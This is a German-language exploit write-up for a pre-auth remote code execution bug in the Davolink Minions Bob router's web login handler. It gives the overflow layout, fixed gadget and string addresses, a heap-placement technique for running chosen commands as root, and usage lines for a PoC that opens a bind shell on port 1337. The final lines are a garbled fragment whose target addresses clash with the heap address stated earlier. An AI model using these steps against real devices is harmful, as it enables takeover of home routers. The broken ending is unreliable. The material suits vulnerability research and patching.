

CVE-2026-39127 – Pre-Auth-RCE auf dem Minions-Bob-Router
Ein Stack-Buffer-Overflow im Login-Handler von dvmsvr auf dem Davolink Minions Bob (DVW-642) Router ermöglicht es einem nicht authentifizierten, entfernten Angreifer, beliebigen Code als root auszuführen. Ausnutzbar über eine einzige HTTP-Anfrage an /auth/login.
Die Benutzer-Anmeldedaten werden lokal verschlüsselt, bevor sie gesendet werden. Der Schlüssel + IV stammen von einem Pre-Auth-Endpunkt (GET /client/info), sodass jeder sie abrufen und seine eigene Nutzlast verschlüsseln kann.

Durch Hex-Kodierung des Chiffretexts wird der enc-Body zu [0-9a-f] – beachten Sie, dass /auth/login dies mit dem Filter dvmsvr!check_xss_cmd sicherstellt. Die tatsächlichen Bytes erscheinen erst, nachdem der Server sie hex-dekodiert hat, und da dies vor der Entschlüsselung geschieht, wird kein Schlüssel benötigt O.o
dvmsvr stellt das Web-Panel des Geräts bereit. Der Pre-Auth-Handler für /auth/login
(post_auth_login_callback) nimmt das JSON-Feld enc, kopiert es in einen Stack-
Puffer und hex-dekodiert es in einen 64-Byte-Stack-Puffer (wiederum vor der Entschlüsselung):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 Hex-Zeichen dekodieren zu 127 Bytes in den 64-Byte-Puffer und überschreiben dabei den gespeicherten Frame-Pointer und die Rücksprungadresse:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
Zufällig hat dvmsvr keine Schutzmaßnahmen (keine Canaries, PIE, NX oder RELRO) und lädt an einer festen Adresse, sodass wir direkt in nativen Code springen können (ret2text).
Mit einem festen .text springen wir in einen system()-Wrapper bei 0x40e8c4. Die Funktion dvmsvr!dvs_call berechnet schließlich $a0 = $fp + 0x20 und ruft system auf. Kontrolle über $fp gibt uns Kontrolle über den Befehl :)

Setzen wir $ra auf das Gadget und lassen $fp + 0x20 auf einen String zeigen, den wir kontrollieren. .rodata:0x462260 enthält "sleep 2 && reboot &", also startet $fp = 0x462240 und $ra = 0x40e8c4 die Box mit einer einzigen Anfrage neu.
Ein gewählter Befehl benötigt unseren eigenen String an einer bekannten Adresse; wir haben reichlich Platz in unserem Puffer übrig, aber randomize_va_space = 1 randomisiert den Stack, sodass wir (ohne ein Leak) nicht vorhersagen können, wo unsere Eingabe im Speicher landet.

Der Heap ist nicht randomisiert; ohne PIE bleibt er fest bei 0x47c000 (RWX), und akheron/jansson platziert den enc-String dort vorhersehbar. Wir hängen "cmd ; cmd ; ..." an die Anfrage hinter den Overflow-Bytes an. dvmsvr!hexstring_to_hex dekodiert nur den führenden Hex-Teil, sodass der Rest auf dem Heap bleibt, und wir richten $fp + 0x20 darauf. Das ; wirkt als eine Art Interpreter-Sled, sodass libc!system ausgeführt wird, wo auch immer es landet (unabhängig vom Offset).
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (Abhängigkeiten: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn-Zeiger) müssen 0 sein: Das Epilog dereferenziert ihn vor der Rückkehr, sodass ein Nicht-Null-Wert abstürzt, bevor unsere Rücksprungadresse wiederhergestellt ist0x4a3000 - 0x4a8c49. Das PoC zielt von der Mitte (~0x4a6000) nach außen auf $fp + 0x20, trifft zuerst den wahrscheinlichsten Offset und sendet nach jedem Respawn erneut






